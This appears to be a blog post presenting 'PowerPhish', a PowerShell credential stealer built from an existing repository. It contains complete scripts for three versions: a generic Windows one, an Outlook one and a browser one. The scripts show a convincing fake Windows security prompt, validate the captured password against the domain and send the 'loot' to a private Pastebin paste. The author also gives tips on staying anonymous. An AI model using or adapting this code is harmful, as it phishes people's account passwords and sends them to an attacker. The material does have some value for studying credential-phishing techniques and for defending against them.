Some time ago I stumbled upon Dviros/CredsLeaker↗. It uses built-in PowerShell functions to first ask for the username and password and then check if they are correct. I remember from the early Ducky-Scripts↗ that you always could do that with Get-Credential↗. But the window of the ‘Get-Credential’ function looked highly suspicious. Thanks to the mentioned repository it’s now possible to display the normal Windows security window instead of the old ‘Get-Credential’ window. The new window looks identical to the window that pops up when connecting to an RDP session or when using Microsoft SSO.

The original repo uses either a web server or an USB thumb drive for loot delivery. I thought that Pastebin↗ could be an alternative here. It uses just e-mail registration and has a free-to-use API. If you use a disposable e-mail and log in to get the loot only via proxy/VPN, that’s pretty anonymous.
PoC Code
<# PowerPhish credential stealer

.DESCRIPTION This script is based on https://github.com/Dviros/CredsLeaker. It was trimmed down and modified to automatically switch languages based on the system language and upload the credentials to Pastebin.

.EXAMPLE powershell -ExecutionPolicy bypass -Windowstyle hidden -noninteractive -nologo -file "PowerPhish.ps1"
#>

function Await($WinRtTask, $ResultType) {
    $asTask = $asTaskGeneric.MakeGenericMethod($ResultType)
    $netTask = $asTask.Invoke($null, @($WinRtTask))
    $netTask.Wait(-1) | Out-Null
    $netTask.Result
}

# Post to Pastebin
function Submit-Pastebin($pastebin_dev_key, $pastebin_username, $pastebin_password, $loot) {
    # body for login request
    $body_login = @{
        api_dev_key = $pastebin_dev_key
        api_user_name = $pastebin_username
        api_user_password = $pastebin_password
    }

    # login to Pastebin for temporary API key
    Write-Host "Getting API key"
    $pastebin_api_key = Invoke-RestMethod -Method Post -Uri "https://pastebin.com/api/api_login.php" -Body $body_login

    # if $api_key is empty there was probably an authentication error
    if ($null -eq $pastebin_api_key) {
        Write-Host -ForegroundColor Red "Please check network connectivity, username, password or developer key"
        exit
    } else {
        # body for post request
        $body_post = @{
            api_option = "paste"
            api_user_key = $pastebin_api_key
            api_paste_private = "2"
            api_dev_key = $pastebin_dev_key
            api_paste_code = $loot
            api_paste_name = ((Get-Date -Format "yyyyMMdd_HHmmss") + "_Loot")
        }
        # post loot to Pastebin
        Write-Host "Sending loot to Pastebin"
        Invoke-RestMethod -Method Post -Uri "https://pastebin.com/api/api_post.php" -Body $body_post
        if (!$?) {
            Write-Host -ForegroundColor Red "Please check network connectivity, username, password or developer key"
            exit
        } else {
            Write-Host -ForegroundColor Green "Upload successful!"
            exit
        }
    }
}

# Pastebin username
$pastebin_username = "USERNAME"
# Pastebin password
$pastebin_password = "PASSWORD"
# Pastebin API key from https://pastebin.com/doc_api
$pastebin_dev_key = "DEVKEY"

# $target sets the "connection" name which is displayed in the message.
$target = "Microsoft Windows"

# Supported languages (text is inspired from the remote desktop login prompt)
$caption_en = "Enter your credentials"
$message_en = "These credentials will be used to connect to $target"
$caption_de = "Anmeldeinformationen eingeben"
$message_de = "Diese Anmeldeinformationen werden beim Herstellen einer Verbindung mit $target verwendet."

# This script currently only works on powershell 5
if ((Get-Host).Version.Major -ne 5) {
    # downgrade
    powershell -Version 5 -File $MyInvocation.MyCommand.Definition
    exit
}

# Get the first installed language with Get-WinUserLanguageList (if no supported language is found the script will use English)
$language =  $(Get-WinUserLanguageList)[0].LanguageTag
switch ($language) {
    en-AU {$caption = $caption_en;$message = $message_en}
    en-BZ {$caption = $caption_en;$message = $message_en}
    en-CA {$caption = $caption_en;$message = $message_en}
    en-CB {$caption = $caption_en;$message = $message_en}
    en-GB {$caption = $caption_en;$message = $message_en}
    en-IN {$caption = $caption_en;$message = $message_en}
    en-IE {$caption = $caption_en;$message = $message_en}
    en-JM {$caption = $caption_en;$message = $message_en}
    en-NZ {$caption = $caption_en;$message = $message_en}
    en-PH {$caption = $caption_en;$message = $message_en}
    en-ZA {$caption = $caption_en;$message = $message_en}
    en-TT {$caption = $caption_en;$message = $message_en}
    en-US {$caption = $caption_en;$message = $message_en}
    de-AT {$caption = $caption_de;$message = $message_de}
    de-DE {$caption = $caption_de;$message = $message_de}
    de-LI {$caption = $caption_de;$message = $message_de}
    de-LU {$caption = $caption_de;$message = $message_de}
    de-CH {$caption = $caption_de;$message = $message_de}
    default {$caption = $caption_en;$message = $message_en}
}

# Add assemblies
$null = [Windows.Security.Credentials.UI.CredentialPicker,Windows.Security.Credentials,ContentType=WindowsRuntime]
$null = [Windows.UI.Popups.MessageDialog,Windows.UI.Popups,ContentType=WindowsRuntime]
$null = [Windows.UI.Xaml.AdaptiveTrigger,Windows.UI.Xaml,ContentType=WindowsRuntime]
$null = [Windows.UI.Xaml.Controls.AppBar,Windows.UI.Xaml.Controls,ContentType=WindowsRuntime]
$null = Add-Type -AssemblyName System.Runtime.WindowsRuntime
$asTaskGeneric = ([System.WindowsRuntimeSystemExtensions].GetMethods() | ? { $_.Name -eq 'AsTask' -and $_.GetParameters().Count -eq 1 -and $_.GetParameters()[0].ParameterType.Name -eq 'IAsyncOperation`1' })[0]

# Set the window options
$options = [Windows.Security.Credentials.UI.CredentialPickerOptions]::new()
$options.TargetName = $caption
$options.Caption = $caption
$options.Message = $message
$options.AuthenticationProtocol = [Windows.Security.Credentials.UI.AuthenticationProtocol]::Basic
$options.CredentialSaveOption = [Windows.Security.Credentials.UI.CredentialSaveOption]::Unselected

while ($True) {
    Write-Host "Waiting for user input"
    $creds = Await $([Windows.Security.Credentials.UI.CredentialPicker]::PickAsync($options)) ([Windows.Security.Credentials.UI.CredentialPickerResults])

    if ([string]::isnullorempty($creds.CredentialPassword)) {
        Write-Host -ForegroundColor Red "Password was empty!"
        continue
    } elseif ([string]::isnullorempty($creds.CredentialUserName)) {
        Write-Host -ForegroundColor Red "Username was empty!"
        continue
    } else {
        Write-Host "Validating credentials"
        $username = $creds.CredentialUserName
        $pass = $creds.CredentialPassword

        # check if part of AD or workgroup
        $domain = Get-WmiObject -Namespace root\cimv2 -Class Win32_ComputerSystem | Select -ExpandProperty Domain
        if ($domain -eq "WORKGROUP") {
            # not part of AD
            $loot = "$($username):$($pass)@$($env:COMPUTERNAME)"
            Write-Host -ForegroundColor Green "Houston we have LOOT:"
            Write-Host -ForegroundColor Green $loot
            #Submit-Pastebin $pastebin_dev_key $pastebin_username $pastebin_password $loot
        } else {
            # validate creds against domain
            $pass_secstring = ConvertTo-SecureString $pass -AsPlainText -Force
            $creds_obj = New-Object System.Management.Automation.PSCredential($username, $pass_secstring)

            if (Test-ComputerSecureChannel -Credential $creds_obj) {
                $loot = "$($username):$($pass)@$($env:COMPUTERNAME)$($domain)"
                Write-Host -ForegroundColor Green "Houston we have LOOT:"
                Write-Host -ForegroundColor Green $loot
                #Submit-Pastebin $pastebin_dev_key $pastebin_username $pastebin_password $loot
            } else {
                Write-Host -ForegroundColor Red "Wrong credentials entered!"
                continue
            }
        }
    }
}
Pastebin inside PowerShell #
For the first part, I needed to implement the Pastebin API to PowerShell. This is done in two different steps. First, you need to get a temporary API key. For this a simple Invoke-RestMethod was used:
$body_login = @{
    api_dev_key = "DEVKEY"
    api_user_name = "USERNAME"
    api_user_password = "PASSWORD"
}

$api_user_key = Invoke-RestMethod -Method Post -Uri "https://pastebin.com/api/api_login.php" -Body $body_login
if ($null -eq $pastebin_api_key) {
    Write-Host -ForegroundColor Red "Please check network connectivity, username, password or developer key"
    exit
}
This returns the API key into the variable $api_user_key. To post data to Pastebin you then make a second request using Invoke-RestMethod again:
$body_post = @{
    api_option = "paste"
    api_user_key = $api_user_key
    api_paste_private = "2"
    api_dev_key = "DEVKEY"
    api_paste_code = "PASTE CONTENTS"
    api_paste_name = "PASTE NAME"
}

Invoke-RestMethod -Method Post -Uri "https://pastebin.com/api/api_post.php" -Body $body_post
if (!$?) {
    Write-Host -ForegroundColor Red "Please check network connectivity, username, password or developer key"
    exit
}
The options you can use while making a POST request are listed on the Pastebin API documentation↗. This includes options like an expiration date, the format (if you would upload code, you would get syntax highlighting), or if your paste is private or public.
Modifying credsleaker #
I removed the leaker function as well as the switch code in the beginning. Since in the original repo, the window text is only available in English, I added a language switcher. It uses the Get-WinUserLanguageList function. This returns an array of installed display languages. The first element is the language with the highest priority, so the script uses index 0.
$target = "Microsoft Windows"
$caption_en = "Enter your credentials"
$message_en = "These credentials will be used to connect to $target"
$caption_de = "Anmeldeinformationen eingeben"
$message_de = "Diese Anmeldeinformationen werden beim Herstellen einer Verbindung mit $target verwendet."

$language = (Get-WinUserLanguageList)[0].LanguageTag
switch ($language) {
    en-AU {$caption = $caption_en;$message = $message_en}
    en-BZ {$caption = $caption_en;$message = $message_en}
    en-CA {$caption = $caption_en;$message = $message_en}
    en-CB {$caption = $caption_en;$message = $message_en}
    en-GB {$caption = $caption_en;$message = $message_en}
    en-IN {$caption = $caption_en;$message = $message_en}
    en-IE {$caption = $caption_en;$message = $message_en}
    en-JM {$caption = $caption_en;$message = $message_en}
    en-NZ {$caption = $caption_en;$message = $message_en}
    en-PH {$caption = $caption_en;$message = $message_en}
    en-ZA {$caption = $caption_en;$message = $message_en}
    en-TT {$caption = $caption_en;$message = $message_en}
    en-US {$caption = $caption_en;$message = $message_en}
    de-AT {$caption = $caption_de;$message = $message_de}
    de-DE {$caption = $caption_de;$message = $message_de}
    de-LI {$caption = $caption_de;$message = $message_de}
    de-LU {$caption = $caption_de;$message = $message_de}
    de-CH {$caption = $caption_de;$message = $message_de}
    default {$caption = $caption_en;$message = $message_en}
}
Variants #
Variant Outlook #
A friend of mine suggested that you could use this method to hunt for more than Windows credentials. The idea was to wait until a software of choice was launched and then ask for credentials to that software. Since Microsoft Outlook was my first idea, I went with that.
Since the credential window needed to look realistic, I wanted to display the user’s e-mail address when asking for credentials. There is a module↗ that does exactly that. Unfortunately with UAC enabled this opens a prompt and would alert the user. After some brainstorming, I came up with a much simpler method. Outlook store all its data inside a .pst or .ost file. The filename is simply the e-mail address. Those files are stored in %APPDATA%. With the code below, you can scan for such files and simply remove the file extension for the full e-mail address.
function Get-Email() {
    $email_file = Get-ChildItem $env:LOCALAPPDATA\Microsoft\Outlook -File -Recurse -Include *.ost, *.pst | Select-Object Name -ExpandProperty Name -first 1
    $email_name = $email_file.Substring(0,$email_file.Length-4)
    if ($null -eq $email_name) {
        Write-Host -ForegroundColor Red "Error while getting the e-mail address"
        exit
    } else {
        return $email_name
    }
}
Validating the entered credentials is hard since MS Exchange is likely going to require 2FA and most companies disable the access via SMTP of O356 accounts. If the user uses POP/IMAP instead of Exchange, it would be simple to test, but I haven’t found files or registry keys where the server connection strings (address, port, auth type) are directly present.
PoC Outlook
# This variant scans for Microsoft Outlook and launches itself if Outlook is found running.

function Await($WinRtTask, $ResultType) {
    $asTask = $asTaskGeneric.MakeGenericMethod($ResultType)
    $netTask = $asTask.Invoke($null, @($WinRtTask))
    $netTask.Wait(-1) | Out-Null
    $netTask.Result
}

# Post to Pastebin
function Submit-Pastebin($pastebin_dev_key, $pastebin_username, $pastebin_password, $loot) {
    # body for login request
    $body_login = @{
        api_dev_key = $pastebin_dev_key
        api_user_name = $pastebin_username
        api_user_password = $pastebin_password
    }

    # login to Pastebin for temporary API key
    Write-Host "Getting API key"
    $pastebin_api_key = Invoke-RestMethod -Method Post -Uri "https://pastebin.com/api/api_login.php" -Body $body_login

    # if $api_key is empty there was probably an authentication error
    if ($null -eq $pastebin_api_key) {
        Write-Host -ForegroundColor Red "Please check network connectivity, username, password or developer key"
        exit
    } else {
        # body for post request
        $body_post = @{
            api_option = "paste"
            api_user_key = $pastebin_api_key
            api_paste_private = "2"
            api_dev_key = $pastebin_dev_key
            api_paste_code = $loot
            api_paste_name = ((Get-Date -Format "yyyyMMdd_HHmmss") + "_Loot")
        }
        # post loot to Pastebin
        Write-Host "Sending loot to Pastebin"
        Invoke-RestMethod -Method Post -Uri "https://pastebin.com/api/api_post.php" -Body $body_post
        if (!$?) {
            Write-Host -ForegroundColor Red "Please check network connectivity, username, password or developer key"
            exit
        } else {
            Write-Host -ForegroundColor Green "Upload successful!"
            exit
        }
    }
}

# Get the e-mail address
function Get-Email() {
    $email_file = Get-ChildItem $env:LOCALAPPDATA\Microsoft\Outlook -File -Recurse -Include *.ost, *.pst | Select-Object Name -ExpandProperty Name -first 1
    $email_name = $email_file.Substring(0,$email_file.Length-4)
    if ($null -eq $email_name) {
        Write-Host -ForegroundColor Red "Error while getting the e-mail address"
        exit
    } else {
        return $email_name
    }
}

# Wait for Outlook
function Wait-Outlook() {
    while ($true) {
        $process_list = Get-Process | Select-Object ProcessName -ExpandProperty ProcessName
        if ($process_list -clike '*OUTLOOK*') {
            break
        } else {
            Start-Sleep -Seconds 3
        }
    }
}

# Pastebin username
$pastebin_username = "USERNAME"
# Pastebin password
$pastebin_password = "PASSWORD"
# Pastebin API key from https://pastebin.com/doc_api
$pastebin_dev_key = "DEVKEY"

# This script currently only works on powershell 5
if ((Get-Host).Version.Major -ne 5) {
    # downgrade
    powershell -Version 5 -File $MyInvocation.MyCommand.Definition
    exit
}

# Get Oulook e-mail name from .ost or .pst file
Write-Host "Getting the address from the first e-mail account found"
$email_name = Get-Email
Write-Host "E-mail address " -NoNewline
Write-Host -ForegroundColor Green $email_name -NoNewLine
Write-Host " found"

# Supported languages (text is inspired from the remote desktop login prompt)
$caption_en = "Microsoft Outlook"
$message_en = "These credentials will be used to connect to $email_name"
# German
$caption_de = "Microsoft Outlook"
$message_de = "Diese Anmeldeinformationen werden beim Herstellen einer Verbindung mit $email_name verwendet."

# Get the first installed language with Get-WinUserLanguageList (if no supported language is found the script will use English)
$language =  $(Get-WinUserLanguageList)[0].LanguageTag
switch ($language) {
    en-AU {$caption = $caption_en;$message = $message_en}
    en-BZ {$caption = $caption_en;$message = $message_en}
    en-CA {$caption = $caption_en;$message = $message_en}
    en-CB {$caption = $caption_en;$message = $message_en}
    en-GB {$caption = $caption_en;$message = $message_en}
    en-IN {$caption = $caption_en;$message = $message_en}
    en-IE {$caption = $caption_en;$message = $message_en}
    en-JM {$caption = $caption_en;$message = $message_en}
    en-NZ {$caption = $caption_en;$message = $message_en}
    en-PH {$caption = $caption_en;$message = $message_en}
    en-ZA {$caption = $caption_en;$message = $message_en}
    en-TT {$caption = $caption_en;$message = $message_en}
    en-US {$caption = $caption_en;$message = $message_en}
    de-AT {$caption = $caption_de;$message = $message_de}
    de-DE {$caption = $caption_de;$message = $message_de}
    de-LI {$caption = $caption_de;$message = $message_de}
    de-LU {$caption = $caption_de;$message = $message_de}
    de-CH {$caption = $caption_de;$message = $message_de}
    default {$caption = $caption_en;$message = $message_en}
}

# Wait here until Outlook is opened
Write-Host "Waiting for Outlook to start"
Wait-Outlook
Start-Sleep -Seconds 5

# Add assemblies
$null = [Windows.Security.Credentials.UI.CredentialPicker,Windows.Security.Credentials,ContentType=WindowsRuntime]
$null = [Windows.UI.Popups.MessageDialog,Windows.UI.Popups,ContentType=WindowsRuntime]
$null = [Windows.UI.Xaml.AdaptiveTrigger,Windows.UI.Xaml,ContentType=WindowsRuntime]
$null = [Windows.UI.Xaml.Controls.AppBar,Windows.UI.Xaml.Controls,ContentType=WindowsRuntime]
$null = Add-Type -AssemblyName System.Runtime.WindowsRuntime
$asTaskGeneric = ([System.WindowsRuntimeSystemExtensions].GetMethods() | ? { $_.Name -eq 'AsTask' -and $_.GetParameters().Count -eq 1 -and $_.GetParameters()[0].ParameterType.Name -eq 'IAsyncOperation`1' })[0]

# Set the window options
$options = [Windows.Security.Credentials.UI.CredentialPickerOptions]::new()
$options.TargetName = $caption
$options.Caption = $caption
$options.Message = $message
$options.AuthenticationProtocol = [Windows.Security.Credentials.UI.AuthenticationProtocol]::Basic
$options.CredentialSaveOption = [Windows.Security.Credentials.UI.CredentialSaveOption]::Unselected

Write-Host "Waiting for user input"
$creds = Await $([Windows.Security.Credentials.UI.CredentialPicker]::PickAsync($options)) ([Windows.Security.Credentials.UI.CredentialPickerResults])
$username = $creds.CredentialUserName
$pass = $creds.CredentialPassword

if ([string]::isnullorempty($creds.CredentialPassword)) {
    Write-Host -ForegroundColor Red "Password was empty!"
    continue
} elseif ([string]::isnullorempty($creds.CredentialUserName)) {
    Write-Host -ForegroundColor Red "Username was empty!"
    continue
} else {
    $loot = "$($username):$($pass)"
    Write-Host -ForegroundColor Green "Houston we have LOOT:"
    Write-Host -ForegroundColor Green $loot
    #Submit-Pastebin $pastebin_dev_key $pastebin_username $pastebin_password $loot
}
Variant Browsers #
This does the same thing as with the Outlook variant but for some common browsers and it validates the credentials.
PoC Browsers
# This variant scans for some common browsers and launches itself when it finds one running.

function Await($WinRtTask, $ResultType) {
    $asTask = $asTaskGeneric.MakeGenericMethod($ResultType)
    $netTask = $asTask.Invoke($null, @($WinRtTask))
    $netTask.Wait(-1) | Out-Null
    $netTask.Result
}

# Post to Pastebin
function Submit-Pastebin($pastebin_dev_key, $pastebin_username, $pastebin_password, $loot) {
    # body for login request
    $body_login = @{
        api_dev_key = $pastebin_dev_key
        api_user_name = $pastebin_username
        api_user_password = $pastebin_password
    }

    # login to Pastebin for temporary API key
    Write-Host "Getting API key"
    $pastebin_api_key = Invoke-RestMethod -Method Post -Uri "https://pastebin.com/api/api_login.php" -Body $body_login

    # if $api_key is empty there was probably an authentication error
    if ($null -eq $pastebin_api_key) {
        Write-Host -ForegroundColor Red "Please check network connectivity, username, password or developer key"
        exit
    } else {
        # body for post request
        $body_post = @{
            api_option = "paste"
            api_user_key = $pastebin_api_key
            api_paste_private = "2"
            api_dev_key = $pastebin_dev_key
            api_paste_code = $loot
            api_paste_name = ((Get-Date -Format "yyyyMMdd_HHmmss") + "_Loot")
        }
        # post loot to Pastebin
        Write-Host "Sending loot to Pastebin"
        Invoke-RestMethod -Method Post -Uri "https://pastebin.com/api/api_post.php" -Body $body_post
        if (!$?) {
            Write-Host -ForegroundColor Red "Please check network connectivity, username, password or developer key"
            exit
        } else {
            Write-Host -ForegroundColor Green "Upload successful!"
            exit
        }
    }
}

# Get currently running Browser
function Get-Browser() {
    while ($true) {
        $process_list = Get-Process | Select-Object ProcessName -ExpandProperty ProcessName
        if ($process_list -clike '*firefox*') {
            return "Mozilla Firefox"
        }
        if ($process_list -clike '*chrome*') {
            return "Google Chrome"
        }
        if ($process_list -clike '*msedge*') {
            return "Microsoft Edge"
        }
        Start-Sleep -Seconds 3
    }
}

# Pastebin username
$pastebin_username = "USERNAME"
# Pastebin password
$pastebin_password = "PASSWORD"
# Pastebin API key from https://pastebin.com/doc_api
$pastebin_dev_key = "DEVKEY"

# This script currently only works on powershell 5
if ((Get-Host).Version.Major -ne 5) {
    # downgrade
    powershell -Version 5 -File $MyInvocation.MyCommand.Definition
    exit
}

# Get Oulook e-mail name from .ost or .pst file
Write-Host "Waiting for a browser to open"
$browser = Get-Browser
Write-Host "Browser " -NoNewline
Write-Host -ForegroundColor Green $browser -NoNewLine
Write-Host " is open"
Start-Sleep -Seconds 5

# Supported languages (text is inspired from the remote desktop login prompt)
$message_en = "These credentials will be used to connect to $browser"
$message_de = "Diese Anmeldeinformationen werden beim Herstellen einer Verbindung mit $browser verwendet."

# Get the first installed language with Get-WinUserLanguageList (if no supported language is found the script will use English)
$language =  $(Get-WinUserLanguageList)[0].LanguageTag
switch ($language) {
    en-AU {$message = $message_en}
    en-BZ {$message = $message_en}
    en-CA {$message = $message_en}
    en-CB {$message = $message_en}
    en-GB {$message = $message_en}
    en-IN {$message = $message_en}
    en-IE {$message = $message_en}
    en-JM {$message = $message_en}
    en-NZ {$message = $message_en}
    en-PH {$message = $message_en}
    en-ZA {$message = $message_en}
    en-TT {$message = $message_en}
    en-US {$message = $message_en}
    de-AT {$message = $message_de}
    de-DE {$message = $message_de}
    de-LI {$message = $message_de}
    de-LU {$message = $message_de}
    de-CH {$message = $message_de}
    default {$message = $message_en}
}

# Add assemblies
$null = [Windows.Security.Credentials.UI.CredentialPicker,Windows.Security.Credentials,ContentType=WindowsRuntime]
$null = [Windows.UI.Popups.MessageDialog,Windows.UI.Popups,ContentType=WindowsRuntime]
$null = [Windows.UI.Xaml.AdaptiveTrigger,Windows.UI.Xaml,ContentType=WindowsRuntime]
$null = [Windows.UI.Xaml.Controls.AppBar,Windows.UI.Xaml.Controls,ContentType=WindowsRuntime]
$null = Add-Type -AssemblyName System.Runtime.WindowsRuntime
$asTaskGeneric = ([System.WindowsRuntimeSystemExtensions].GetMethods() | ? { $_.Name -eq 'AsTask' -and $_.GetParameters().Count -eq 1 -and $_.GetParameters()[0].ParameterType.Name -eq 'IAsyncOperation`1' })[0]

# Set the window options
$options = [Windows.Security.Credentials.UI.CredentialPickerOptions]::new()
$options.TargetName = $browser
$options.Caption = $browser
$options.Message = $message
$options.AuthenticationProtocol = [Windows.Security.Credentials.UI.AuthenticationProtocol]::Basic
$options.CredentialSaveOption = [Windows.Security.Credentials.UI.CredentialSaveOption]::Unselected

Write-Host "Waiting for user input"
$creds = Await $([Windows.Security.Credentials.UI.CredentialPicker]::PickAsync($options)) ([Windows.Security.Credentials.UI.CredentialPickerResults])
$username = $creds.CredentialUserName
$pass = $creds.CredentialPassword

if ([string]::isnullorempty($creds.CredentialPassword)) {
    Write-Host -ForegroundColor Red "Password was empty!"
    continue
} elseif ([string]::isnullorempty($creds.CredentialUserName)) {
    Write-Host -ForegroundColor Red "Username was empty!"
    continue
} else {
    $loot = "$($username):$($pass)"
    Write-Host -ForegroundColor Green "Houston we have LOOT:"
    Write-Host -ForegroundColor Green $loot
    #Submit-Pastebin $pastebin_dev_key $pastebin_username $pastebin_password $loot
}